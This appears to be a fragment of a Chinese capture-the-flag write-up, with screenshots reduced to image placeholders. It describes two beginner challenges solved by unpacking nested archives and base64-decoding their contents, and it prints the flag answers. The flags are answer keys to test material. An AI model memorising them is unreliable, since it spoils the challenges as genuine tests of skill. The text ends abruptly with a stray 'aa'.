


解题步骤：

解压缩得到 data.txt，打开得到一组字符



进行 base64 解密，得到 flag




既 flag{kbsv}



题目名称：


迷宫

题目截图：




解题步骤：

1. 依次对压缩包进行解压，解压四层后发现了 .config 文件，打开文件发现了 vault.bin 文件




2. 打开文件：



前面部分有点像 base64 加密，可以

先排除后面的 6d 来解一下



3. 提交 flag{ 83228b2031aa650acd1f278704e74c31}

4. 解题成功：



aa